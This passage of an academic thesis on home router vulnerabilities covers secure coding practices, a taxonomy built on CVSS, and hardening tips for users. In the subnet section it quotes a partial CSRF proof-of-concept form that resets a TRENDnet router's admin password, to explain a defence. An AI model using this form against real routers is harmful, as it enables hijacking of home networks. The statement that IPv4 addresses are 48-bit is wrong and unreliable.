Programmer and manufacturer perspective. Security analysts have demonstrated that routers fresh out of boxes are vulnerable in the default configuration and in some cases even in the harden state. Part of the solution in solving router vulnerabilities should therefore start at the programmer level.

One way to create security conscious programmers is to bring more awareness regarding the vulnerabilities resulting from faulty coding. Some of the recent vulnerabilities have been discovered years ago but they are still prevalent due to the lack of security training and mindset. Steve Christey from the Mirtre Organization published in 2007 a list of thirteen (13) “Unforgiveable Security Vulnerabilities” and at least eight of them are still prevalent today in routers. They are buffer overflow, XSS, SQL injection, directory traversal, authentication bypass, hard-coded or undocumented account/password, word-writable critical files and remote file inclusion (p. 5). These vulnerabilities were labeled unforgivable based on five (5) criteria: precedence – the mistake has been made in the past and has been reported; documentation – there is ample study and reports on the vulnerability and how to solve it; obviousness - this is an obvious issue when considering possible attacks; attack simplicity – the manipulation is simple; found in five – the issue could be found in five minutes of testing (p. 4). The prevalence in 2017 of the issues mentioned by Christey in 2007 shows that programmers security awareness is still not adequate.

Programmers need to adopt a defensive security coding practice as another mean to create vulnerability free routers. In 2011, Robert Seacord from the Software Engineering Institute at the Carnegie Mellon University proposed the following top 10 secure coding practices:

- validate input: input from untrusted data sources should be checked and validated
- heed compiler warnings: modify the code to eliminate warnings in addition to using the compiler highest warning level
- architect and design for security policies: create an architecture and design framework implementing security policies
- keep it simple: design should be simple
- deny by default: access should be denied by default
- use the least privilege principle: process should run with the least privileges
- sanitize data sent to other systems: verify and validate data traveling across systems
- practice defense in depth: use multiple defense strategies in the event one may fail
- use effective quality assurance techniques: in depth testing of the product should be performed either by an internal or external security team
- adopt a secure coding standard: this is a standard that will ensure that software is created using the same secure principles

A Trend Micro publication summarized the following recommendations to manufacturer:

> Implement a security-by-design approach - while functionality and ease-of-use are essential, implementing appropriate security measures will go a long way in securing not only your product but your customer’s loyalty as well.

Conduct vulnerability testing and other regular security audits - knowing how attackers work can give you a better idea of how, when, and where to implement proper security controls.

Consider a partnership with security specialists - due to the limited experience of manufacturers on security, it's best to assess whether a third-party security team can work with developers to implement functionalities or features that are consistent with the device's design ("Netgear Vulnerability Calls for Better," 2016).

For the Internet Service providers, the article makes the following suggestions:

Make sure there are no security holes – if you have features that compromise security, it is best to reassess these components and get rid of features that require access to users' routers.

Establish baseline filters as a standard – ISPs should agree on a standard that logs new and wide-spreading malware. This implementation can also help other ISPs share indicators of compromise and defend against likely attacks.

Provide security notifications to users – most, if not all users are mostly kept in the dark when it comes to knowing if they've been affected. ISPs must offer security notices and provide remediation services for their customers to help ensure data protection and lessen the possible effects of an attack.

Apply security controls to your infrastructure - implementing proper security measures such as firewalls and intrusion detection can help in maintaining your service and mitigating attacks ("Netgear Vulnerability Calls for Better," 2016).

User perspective. Users have the responsibility to configure and secure their router out of the box. It is also the user responsibility to keep up with the security update for their devices. This is easier said than done because users are not tech savvy enough and will not go through length to educate themselves about the functions in their routers and how to secure them. In some degree, users are aware of the security issues facing computer systems in general, but they may not be aware of the ones facing routers in particular.

Users NEED to educate themselves on router security issues. This is primordial as this may be the only way users can effectively learn, retain, and practice secure behavior. The technicalities of some of the subject may discourage most people but many other sources address the issues in a very easy way. YouTube is rich in videos addressing router securities at all levels and may be the best option for most to start from. The Trend Micro Vulnerabilities & Exploits page also has a wealth of related articles mostly written in a non-technical way addressing security at both individual and corporate levels. Routersecurity.org is another website dedicated to router security. The search engine Google is the ultimate place to start searching for education materials in securing routers.

It is essential to recognize that most users WILL NOT take the time to educate themselves on router security issues. Instead of trying to get them to the information, the other viable way is to bring the information to them.

One practical way to educate users is to incorporate a training module in the router setup process, describing all the functionalities found in the routers. In order to be effective, the module can be a video (or an interactive page), short and concise,

mandatory with no option to skip. At last, the user should be required to register for security and patches alerts. In addition to the training module, routers can be equipped with some type of wizard setting option that will automate the router settings at once based on the user choice. For this wizard to fulfill its educational purpose in addition to strengthening the router, it should:

- present all the features with a clear and simple description of their purposes
- provide options for the user to choose from, along with a clear description of the consequences for each choice
- give the best recommendation to the user if the description is not comprehensible enough or the user unsure

When users are involved in protecting their security and programmers adopt securing coding techniques, chances are the router security phenomenon will decrease.

Chapter VI: Taxonomy of Threats to Vulnerable Routers

Each vulnerability previously described has specific characteristics, deals with a specific part of the router and has specific consequences. The following section will regroup and classify in a taxonomy all the commonalities and differences of these vulnerabilities. The first part of this chapter will review two classification models (description, advantage and drawback) that are partially used as base to create the taxonomy; the second part presents the criteria used to create the taxonomy along with vulnerabilities applied to each.

Web Application Vulnerabilities

In their 2013 paper titled “Classification of Web Application Vulnerabilities”, Chavan and Meshram attempted to catalog all the known vulnerabilities affecting web applications and classifying them in meaningful categories. Through their work, they proposed a 4-group classification of the vulnerabilities, listed each vulnerability within their respective group, provided countermeasure for each vulnerability and discussed their weaknesses. The table below is a partial reproduction of the classification schema as provided by the authors in their paper

Table 6.1: Web application vulnerabilities – Adapted from “Classification of Web Application Vulnerabilities” by Chavan & Meshram (2013)

Classification	**Vulnerabilities**
Requirement Analysis	Broken Access Control Attack
	Abuse of Functionality
	Improper Error Handling
Design	Brute Force
	Cross Site Request Forgery
	Information Leakage
	Insufficient Authentication
Implementation	Buffer Overflow
	Content Spoofing
	Credential/Session Prediction
	Cross Site Scripting
	Denial of Service
	Injecting OS Commands
	Path Traversal
	SQL Injection
Deployment	Insufficient Session Expiration
	Application Misconfiguration
	Session Fixation

Assessing the model. The pertinence of Meshram and Chavan’s research resides on the facts that it discusses some web application vulnerabilities that are also common to routers, due to the fact that routers uses web application to manage their functionality. Beyond the description of the vulnerabilities the authors classified them in meaningful groups, assessed the consequence of the successful exploitation of each vulnerability in themes that are common in computer security (Integrity, Confidentiality, Availability) and provided some mitigation techniques aimed at programmers. While

their research focuses only on web application, their classification will be of contribution in defining a router vulnerabilities taxonomy in this research.

Model incorporation in taxonomy. The 4-group classification identified by the authors can be used as input to the creation of the taxonomy. Whenever there is a need, vulnerabilities that are not classified in the research will be studied and incorporated in the appropriate groups.

Common Vulnerability Scoring System (CVSS)

One of the well-known and widely used vulnerability classification and scoring tool is the Common Vulnerability Scoring System (CVSS). CVSS is owned and managed by a US-based nonprofit organization called Forum of Incident Response and Security Teams (FIRST), whose objective is to help incident response teams. For that matter, the organization created CVSS to provide a standardized vulnerability scoring mechanism that prioritize risks and is open framework. The initial release of CVSS was in 2004 and the description made hereafter is based on version 3.0.

The scoring mechanism used by CVSS divides vulnerability characteristics in three groups: the Base Metric Group, the Temporal Metric Group and the Environmental Metric Group. Each group is further divided in sub components that provide a better understanding (and scoring) of the characteristics of the vulnerability and contribute to the overall score. “The Base group represent the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environment” (Mell et al., 2007, p.3). The Temporal group “represents the characteristics of a vulnerability that change over time but not among user environment” (Mell et al., 2007, p.4). The Environmental group “represents the characteristics of a vulnerability that are relevant

and unique to a particular user's environment" (Mell et al., 2007, p.4). The Base group components are used to compute the vulnerability score ranging from 1 to 10 with 10 the highest risk vulnerability. Temporal and Environmental components are optional in the overall risk computation but are "useful in order to provide additional context for a vulnerability by more accurately reflecting the risk posed by the vulnerability to a user's environment" (Mell et al., 2007, p.5). Consequently, focus will be on the Base Metric Group.

The Base Metric Group is divided in seven measures that are:

- Attack Vector – this measure defines the location the attacker needs to be in order to exploit the vulnerability. This vector scores the highest when the attacker can exploit the vulnerability remotely, across the Internet.
- Attack Complexity – this measure defines the complexity of the attack, whether there are necessary conditions that need to be met in order for the vulnerability to be exploited. The less complex the exploitation of the vulnerability is, the higher the score.
- User Interaction - this measure defines whether a user involvement is required for the vulnerability to be exploited. This score will be the highest when user interaction is not required for exploitation of the flaw.
- Privileges Required – this measure determines the level of access and privileges the attacker needs to have in order to fully exploit the vulnerability. The lower the privilege required, the higher the score.

- Confidentiality Impact – this measure assesses the impact on confidentiality if the vulnerability is successfully exploited. The more critical information is exposed, the higher the sub score.
- Integrity Impact – this measure assesses the impact on integrity if the vulnerability is successfully exploited. This sub score will be high if the exploitation of the vulnerability leads to critical or massive data modification and corruption.
- Availability Impact – this measure assesses the impact on availability if the vulnerability is successfully exploited. If condition of Denial of Service can occur, the sub score will be high.

The first four measures address how the vulnerability is accessed, the complexity of the vulnerability and whether pre-conditions are required for the vulnerability to be exploited. The last three impact measures "measure how a vulnerability, If exploited, will directly affect an IT asset, where the impacts are independently defined…" (Mell et al., 2007, p.6).

Assessing the model. One strength of CVSS is the use of a single number to describe the severity of the vulnerability. CVSS scores vulnerabilities in a range of 1 to 10 with 10 being the riskier vulnerability. The use of this scoring methodology makes it easier for the average user to possibly assess the criticality of a vulnerability, without understanding all the background details at first. The downside associated with the use of the single number to convey security information to the general user is the oversimplification and the subjectivity related to the interpretation. When a score is given to a vulnerability without the context, background, and details it is difficult for a

user to know what is at stake. For example, a vulnerability that allows an attacker to map the internal home network may be given a score of 7. Without an understanding of what the vulnerability entails, some users may ignore it while others may take actions to solve the issue. Some users not understanding the implication of the vulnerability may be willing to accept the risk, not knowing that further risk and damages can occur. While CVSS classifies the vulnerabilities as Low (score 0.1 to 3.9), Medium (4 to 6.9), High (7 to 8.9) and Critical (9 to 10), there is reason to believe that the numbers can be subject to interpretation. Some users may not take action on a vulnerability unless the level is High, and others will take action on any level of vulnerability. There is reason to believe that the more tech savvy the user is, the more likely remedial actions will be taken. In summary, the single descriptive number of the vulnerability makes it easier for general user to understand, however it may undermine its intent when detailed information is not provided.

CVSS scoring model captures information similar to some of the findings related to router vulnerabilities. It can be recalled that the successful exploitation of routers vulnerabilities requires specific conditions to be met – such as the location on the network of the attacker, the direct access to router services, and privileges. The update from version 2.0 to 3.0 of the CVSS scoring methodology brought some refinement in light of advances and discoveries in vulnerability exploitation: the Attack Vector on version 2.0 distinguished an attacker located within the network, in an adjacent network or remotely across the Internet. Version 3.0 added a fourth level which is the Physical Access to the target. In version 3.0 the User Interaction measure was also added to take in account vulnerabilities whose exploitation requires active participation from the

victim – CSRF was mentioned earlier as one of the attacks that requires the user to click on malicious links to launch it. The Privileges Required measure was updated in version 3.0 to reflect the privileges needed to exploit the vulnerability, unlike the specification of version 2.0 that was capturing “the number of times an attacker must separately authenticate to a system” to exploit it (“CVSS,” p.6). In summary, another strength of CVSS 3.0 is the broad range of information that is taken in account when assessing a vulnerability and the fact that the characteristics of routers’ vulnerabilities can easily and nicely fit in the CVSS framework.

CVSS does a great job in measuring the risk level associated with single vulnerabilities. However, it was discovered during this study that CVSS cannot provide scoring for groups of vulnerabilities. In fact, each vulnerability is unique in the sense that it affects a specific part of the system with specific consequences if successfully exploited. Furthermore, the same vulnerability may vary based on the model of the router, the maker, the modules used for the router core programing and other variables. Consequently, two distinct vulnerabilities, classified in the same group may have different score. For illustration consider the CVE-2016-10176 and CVE-2016-6277 vulnerabilities. Both were classified as Code Execution vulnerabilities on some Netgear routers, both do not require authentication, they are exploited remotely and there is no gained access level if exploited. The two vulnerabilities however differ in their access complexity level (the conditional access required for a successful exploitation of the vulnerability) and the impact on Confidentiality, Integrity and Availability. Consequently, CVE-2016-10176 has a risk score of 7.5 (High) and CVE-2016-6277 has a risk score of

9.3 (Critical). This led to the conclusion that CVSS scoring mechanism is suitable for individual vulnerabilities but may not be used to score groups of vulnerabilities.

Model incorporation in taxonomy. The Base Metric Group of the CVSS provides a wide range of characteristic elements that can be used to classify vulnerabilities and be incorporated in a taxonomy.

Taxonomy Description

In order to create a taxonomy of the router vulnerabilities, specific vulnerabilities details were observed, and the following classification criteria are suggested:

By the location of the attacker. In order to exploit some vulnerabilities on routers, hackers need to have the best possible position to access the target. Some vulnerabilities are only exploitable from within the network, adjacent to the network and across the Internet. For example, Cross-Site Request Forgery (CSRF) vulnerabilities can be exploited across the internet; Cross-Site Scripting (XSS) vulnerabilities can be exploited across the internet and within the network and Denial of Service vulnerabilities can be exploited from an adjacent position to the network.

By the user interaction. Exploiting vulnerabilities such as Cross Site Scripting and Cross Site Request Forgery require the participation of the victim user in order to succeed. Other vulnerabilities can be exploited without user interaction. In their basic forms, XSS and CSRF vulnerabilities are the main ones that are known to require the targeted user assistance for the vulnerability exploitation to be successful. The other vulnerabilities may make use of the target user assistance but they can generally be exploited without it.

By the impact on the C.I.A. triad. Some vulnerabilities affect the Confidentiality by allowing the hacker to access information that should be encrypted or not readily available to non-authorized parties (e.g. lack of encryption of transient and at rest data). Integrity is attacked when hackers are able to change information or the configuration of the router by leveraging specific vulnerabilities (e.g. backdoors, buffer overflow). Availability is compromised when the legitimate users are not able to access resources as they should (e.g. DoS vulnerabilities, buffer overflow).

By the category of vulnerability. Vulnerabilities on routers can be categorized in various ways. For this taxonomy, categories considered are: design – stemming from vulnerabilities that are caused by faulty program design (e.g. Information leakage, Authentication bypass); implementation - a function can be well designed but the implementation can be faulty (e.g. DoS, XSS, CSRF, Buffer Overflow); configuration - some configurations are not safe and can be problematic (symlink traversal, SSL/TLS not activated per default even if it is available).

By the required pre-requisites. Some vulnerabilities can be exploited without any pre-requisite required (such as user interaction or active session) while others require some pre-requisites (such as access and privileges). Reflected XSS and CSRF are two vulnerabilities that require the user to have an active session to the router admin page as one condition for a successful exploitation. Some buffer overflow vulnerability exploitation may require authentication to the targeted routers.

By the type of actions. All vulnerabilities taken together, both router manufacturers and user can take preventive, mitigative and corrective measures. By default, all the vulnerabilities can be prevented or corrected through a patch or firmware

update by the manufacturer. Meanwhile, users not aware of flaws in their routers can take step to prevent successful vulnerabilities attack. The figure below summarizes the taxonomy.



Figure 6.1: Taxonomy of threats to vulnerable routers

Chapter VII: Securing Routers

The most severe vulnerabilities in routers have their origins in a faulty programming or implementation. This places the majority of the blame on manufactures. However, users also play an important role in configuring and maintaining their router in a strengthen state. This part of the research focuses solely on actions that users can take to strengthen their devices.

Prior to discussing the recommendation, a few important points need to be acknowledged:

- The recommendations do not intend to be an exhaustive list of ALL the things users can do to mitigate or prevent attacks. A lot more actions can be taken by the users than described. The recommendations made are based on the universality of home router functions and require no further education for the users in order to take action.
- The recommendations may not apply to all routers as the functions may vary. Higher grade routers come with additional functions not mentioned and with the need to take more stringent actions to protect the network.
- Users are still expected to have decent anti-virus and anti-malware software installed on their devices and have the signature database updated regularly.
- The recommendations do not user a dispensation from proper behavior while on the Internet. The recommendations will not always protect the user if care is not taken about not opening attachment from unknown or suspect emails, not clicking on links or emails or visiting suspected web sites.

Recommendations

The user recommendations are grouped in four sections: a Pre-Purchase, a Set up and Security, a Regular checks and an Advanced checks section.

Pre-purchase. This section deals with the considerations that can be made before purchasing a router. Most users will not take the time for these considerations until they are in store for the purchase and then, they may be swayed toward products that do not meet their criteria due to lower pricing.

Need assessment. Users first need to assess the functionality of the router. Routers come with various functions for various uses such as a USB port to attach storage devices and services such as File Transfer Protocol, Telnet or SSH. Some other routers are specifically made to maximize the experience for online gamers. The consensus in security is that the more functions a system provides, the more attack surfaces are offered to a hacker. Each of the services offered on the router needs to be appropriately programed and secured. All it takes is one service to be vulnerable for the hacker to possibly compromise the entire device. Some vulnerabilities that were reviewed for this research had their origins in faulty design or implementation of services such as FTP. These vulnerabilities were the entry points that allowed the security testers to build a stronger foothold on the device that eventually led to a full compromise. FTP is an example of service that most household will never use. In the case the users receive their devices directly from the Internet service provider, users should familiarize themselves with the device and properly set and secure it. Whenever possible, users should consider their needs while choosing their router device.

Choose device with security mindset. Users should also choose their router with security and privacy in mind. This may be one difficult task for most users as it requires security knowledge. Routers are seen in general as the device that allows computers to connect to the Internet and rarely as the only line of defense protecting the home network. All the Internet browsing including online and banking transaction, filing taxes, and viewing medical tests go through that single device. All this information is potentially exposed when the device is compromised. Consequently, users should choose routers with security features such as firewall, WPA2-AES wireless encryption and SSL/TLS encryption.

Price. While price may be a consideration factor in acquiring a router, it should not be the only determining element. Router prices will vary based on the functions and users can expect to spend on average $50 on a device. It is NOT recommended to buy a used router. Used routers can carry more damaging effects than new ones and the consequences are usually not worth the savings.

Search for disclosed vulnerabilities. When users have decided on purchase options, an additional recommendation that can be made is to search the web for possible vulnerabilities affecting the router make, model, and version of choice. Finding that a router that is being considered for purchase has a publicized vulnerability is not such a bad thing. In most cases when the vulnerability is published, the manufacturer has published an alert and is working on, or has already published, a patch to correct the issue. Purchasing an actively vulnerable router requires the user to take the steps of applying the patch if it has been released. Users may decide to go with another router

with no vulnerabilities found. However, not finding vulnerabilities afflicting a router does not guarantee that there is none.

Setup and security. This section deals with the most important actions that users need to take to strengthen their devices. Users should first familiarize themselves with the acquired devices by reading the manual and learning the associated functions to get a sense of the actions that need to be taken.

Change default credentials. Out of the factory routers come with default username and password to access the administration page. In addition to being written on the brochure or the box, some users ignore that these default credentials can also be found on the Internet with a quick and easy search. Websites such as http://192-168.1.1ip.mobi lists the login IP address, the username and the password to access the admin page for 10 different brands of routers. Routerpasswords.com takes this further in providing the credential for specific protocol and router models. The web administrator page is the heart and control center of the router and should only be accessed by authorized users. Therefore, each owner should change the default credentials and choose strong and long username and passwords that do not make use of personal identifiable information such as dates, family member names and pet names. The U.S. CERT recommends a password at least 14 characters to be changed every 30 to 90 days (“Small Office/Home Office Router Security,” 2011, p.2).

Change default SSID. The Service Set Identifier (SSID) is a unique name that identifies a specific wireless router network. This is the name that is used to distinguish between routers and signals. Per default, the SSIDs names will give out the manufacturer such as TP-LINK_2F74 or NETGEAR71 which is valuable information.

While this information can also be obtained by other means, obscuring it makes it a little harder for the hacker. Therefore, it is recommended to change the default SSID to another name that does not identify the router or the owner of the device.

Change subnet address. Each device connected to the Internet is attributed a 48-bit IPv4 address as a unique identifier. In IPv4 addressing, some IP addresses can be assigned on the Internet and others are not allowed. The IP addresses not allowed on the Internet are called private ip addresses. The private IP ranges are 10.0.0.0 to 10.255.255.255, 172.16.0.0 to 172.31.255.255, and 192.168.0.0 to 192.168.255.255. Most home networks use the 192.168.0.0 to 192.168.255.255 range, and exactly the addresses 192.168.0.1, 192.168.1.1, and 192.168.2.1. With this information, a hacker can craft different types of attacks including brute force, XSS, and CSRF. Below is a partially replicated CSRF attack.

HTML #1

```
<html>
<head>
<title> TRENDnet TEW---812DRU CSRF --- Change Admin Credentials. </title>
<!------*Discovered by: Jacob Holcomb --- Security Analyst @ Independent Security Evaluators ------> </head>
<body>
<form name="trendCSRF" action="http://192.168.10.1/setSysAdm.cgi" method="post"/>
<input type="hidden" name="page" value="/adm/management.asp"/>
<input type="hidden" name="admuser" value="admin"/>
<input type="hidden" name="admpass" value="ISE"/>
<input type="hidden" name="AuthTimeout" value="600"/>
</form>
```

If the network address would have been different from a well-known used address, the attack could have been thwarted. For this reason, Tripwire (2014, p.7) and Trend Micro (2017, p.21) recommend changing the home network address to a less

used range such as the 10.0.0.0 – 10.255.255.255 range. This action can be performed in the router administration page.

Enable Wi-Fi encryption. Modern routers should be configured to use some sort of encryption to maintain privacy as much as possible. The latest and most secure encryption recommended in Wi-Fi communication is the WPA2-AES or WPA2-PSK AES. Most modern routers still provide less secure communication encryption such as WEP which was cracked in 2003 therefore deemed obsolete. In addition to choosing the strong encryption protocol, users should choose strong passwords that meet the requirement mentioned for the admin credentials. Tripwire recommends a 26+ character password (“SOHO Wireless Router (In)Security,” 2014, p.7).

Enable SSL/TLS with HTTP. In the current market, some routers allow both the secure (HTTPS) and non-secure (HTTP) communication through the activation of SSL/TLS. Most routers however do not have the SSL/TLS encryption capability. This may expose the admin credentials during log in to the admin page. Whenever available, users should turn on the SSL/TLS option.

Enable guest network. Most modern routers allow users to create a separate yet functional network that is different from the main network. This is usually called a guest network. The guest network shares most of the functions of the main network such as speed, encryption, and password protection. However, some restrictions such as the number of connected devices may apply. Whenever needed, a guest network should be created so that users don’t have to share the password to the main network with guests. When the main password is shared, guests may have access to the

network devices (storage and printer). A bad intentioned guest may also listen to and capture Internet traffic flowing through the main network.

Enable email notifications of firmware update. During initial installation, some routers may prompt the owner to provide an email so she can be notified of any important information pertaining to the device, including firmware update. Most users tend to skip this option when present. In the event there is a security vulnerability found on the device, the manufacturer would notify the owner through this channel. If the owner does not register for the service, she may never know of the security risk and the router can go unprotected for a long period of time. That is why it is recommended to sign up for the service when prompted.

Disable remote administration. Remote administration is a feature that allows the router administration page to be accessible across the Internet. This requires setting up a specific address, port, username and password to access the device. Most users will not need to manage the router across the Internet and given the sensitivity of the web administration this feature should always be off. It is also good practice to check its status from time to time. The remote upgrade is a function that allows updates to be pushed directly to the device when available. While this function may be beneficial, it could be in the best interest of the user to disable it to avoid hackers using it to attack the device.

Disable all unused services. If a router has services such as FTP, Telnet, SSH and these are not being used it is recommended to disable them. The less active running services, the less the attack surface there is.

Regular checks. This section deals with regular actions users should perform to keep their router secure.

Regular DNS check. “Domain Name Servers (DNS) are the Internet’s equivalent of a phone book. They maintain a directory of domain names and translate them to Internet Protocol (IP) addresses” (“Managing Domain Name Servers,” n.d.). Every time a user enters the textual name of the website (such as google.com), a request is sent to a DNS server to inquiry the exact location (IP address) of the website which is in turn used to access the page. Each router is configured to automatically find and save the address of at least one DNS server. The most common DNS servers are the Google DNS at the address 8.8.8.8 (secondary 8.8.4.4), the DNS.WATCH at 84.200.69.80 (secondary 84.200.70.40) or OpenDNS Home at 208.67.222.222 (secondary 208.67.220.220). Because of the nature of its function, having the right DNS server address in the router is of essence. Hackers can change the legitimate DNS server address in a router, therefore rerouting all the DNS requests to a malicious DNS server from where the user can be forwarded to malicious websites such as fake social media or bank websites. Users should first familiarize themselves with the DNS server address that is recorded in the router at the initial set up and regularly check it for integrity.

Keep the firmware up to Date. Manufacturers will create patches or push a firmware update to remediate specific security concerns when they are revealed. When available, they should be applied immediately. Users will not know when these are available unless they sign up to be notified of these events or check in the router web administration page. That is why it is recommended to sign up to receive these email

alerts when offered during the router initial setup. If not available, user should regularly check the administration page.

Advanced checks. Users have additional options in terms of securing and checking the security of the router but these tend to require some average to extended knowledge. In terms of security, they can install additional tools such as an Intrusion Detection System such as Snort (this may require additional hardware). They can also opt for more expensive enterprise grade routers that have more built in protection and may be more complex to manage. Users can also test the protection level of the firewall on their routers against website such as Steve Gibson's ShieldsUP! which was created for this purpose. Tools used by hackers such as Nmap can be used to check the state of the router ports. Users can also opt to turn off the router when not used for an extended period (such as during trips). Mac address filtering can be used against a would-be hacker in proximity of the Wi-Fi signal (MAC addresses can be spoofed, however).

Conclusion

Reducing router vulnerabilities requires a conjugated effort from both programmers/manufacturers and users. Both parties need to be educated in security, each one on a different scope. It would be interesting to see a comparison of users' behavior before and after going through a router security education. It would also be interesting to see if pushing the information to users like describe earlier could be implemented and the results on the users' behavior.

References

Abel, R. (2015, October 16). *Report places a value to stolen data sold on the black market*. Retrieved from https://www.scmagazine.com/intel-security-puts-a-price-on-stolen-data-sold-on-the-black-market/article/533518/

Andreko, M. (2014, January 13). *Backdoor Modules for Netgear, Linksys, and Other Routers*. Retrieved from https://www.mattandreko.com/2014/01/13/backdoor-modules-for-netgear-linksys-and-other-routers/

Asus: Vulnerability Statistics(n.d.). Retrieved from http://www.cvedetails.com/vendor/3447/Asus.html

ASUS Settles FTC Charges That Insecure Home Routers and "Cloud" Services Put Consumers' Privacy At Risk. (2016, February 23). *Ftc.gov*. Retrieved from https://www.ftc.gov/news-events/press-releases/2016/02/asus-settles-ftc-charges-insecure-home-routers-cloud-services-put

CAVC. (2009, October 21). *Routing Protocols and Concepts - Chapter 1*. *LinkedIn SlideShare*. Retrieved from https://www.slideshare.net/rvaughn/routing-protocols-and-concepts-chapter-1

Chavan, S., & Meshram, B. (2013). Classification of Web Application Vulnerabilities. *International Journal of Engineering Science and Innovative Technology, 2*(2), 226-234. Retrieved from http://www.ijesit.com/Volume%202/Issue%202/IJESIT201302_35.pdf

Christensson, P. (2013, January 3). *What is the difference between a router and a modem?* Retrieved from https://pc.net/helpcenter/answers/difference_between_router_and_modem

Christey, S. (2007, August 2). *Unforgivable Vulnerabilities*. The MIRTRE Corporation. Retrieved from https://cve.mitre.org/docs/docs-2007/unforgivable.pdf

Cluley, G. (2016, November 29). *900,000 Germans knocked offline, as critical router flaw exploited.* Retrieved from https://www.welivesecurity.com/2016/11/29/900000-germans-knocked-offline-critical-router-flaw-exploited/

Costoya, J. et al. (2017, January). Securing Your Home Routers: Understanding Attacks and Defense Strategies. *Trend Micro*. Retrieved from https://documents.trendmicro.com/assets/wp/wp-securing-your-home-routers.pdf

Cross-site Scripting (XSS) (2016, June 4). *Owasp.org*. Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

CVSS: Common Vulnerability Scoring System Version v3.0 User Guide (n.d.). Retrieved from https://www.first.org/cvss/cvss-v30-user_guide_v1.5.pdf

CWE-200: Information Exposure (2017, May 05). *Common Weakness Enumeration*. Retrieved from https://cwe.mitre.org/data/definitions/200.html

Davis, M. & Chow, M. (2014, December 12). *SOHO Router Security*. Retrieved from http://www.cs.tufts.edu/comp/116/archive/fall2014/mdavis.pdf

Farquhar, D. (2017, January 26). *Is the Linksys WRT54G obsolete?* Retrieved from http://dfarq.homeip.net/is-the-linksys-wrt54g-obsolete/

Federal Trade Commission v. D-LINK Corporation and D-LINK Systems, Inc, 3:17-cv-00039 (Central District of California, January 1, 2017). *Ftc.gov*. Retrieved from https://www.ftc.gov/system/files/documents/cases/170105_d-link_complaint_and_exhibits.pdf

File, T. & Ryan, C. (2014, November 13). Computer and Internet Use in the United States: 2013. *United States Census Bureau*. Retrieved from https://www.census.gov/library/publications/2014/acs/acs-28.html

Half of British broadband users at risk from insecure wireless routers. (2017, January 17). Retrieved from https://www.broadbandgenie.co.uk/blog/20170109-router-security-survey

Haranas, M. (2017, January 25). The Top 9 Best-Selling Router Brands In Q4 2016. *CRN*. Retrieved from http://www.crn.com/slide-shows/networking/300083524/the-top-9-best-selling-router-brands-in-q4-2016.htm

Heffner, C., & Yap, D. (2009). *Security Vulnerabilities on SOHO routers*. Retrieved from https://www.exploit-db.com/docs/252.pdf

Herzberg, B., Bekerman, D., Zeifman, I. (n.d.). *Breaking Down Mirai: An IoT DDoS Botnet Analysis.* Retrieved from https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

Identify Fraud Hits Record High (2017, February 1). Retrieved from https://www.javelinstrategy.com/press-release/identity-fraud-hits-record-high-154-million-us-victims-2016-16-percent-according-new

Independent Security Evaluators (2013, August 13). *SOHO Network Equipment Vulnerability Catalog Revision 1*. Retrieved from https://securityevaluators.com/knowledge/case_studies/routers/Vulnerability_Catalog.pdf

Independent Security Evaluators (2013). *SOHO Network Equipment and the implications of a rich service set.* Retrieved from https://securityevaluators.com/knowledge/case_studies/routers/soho_techreport.pdf

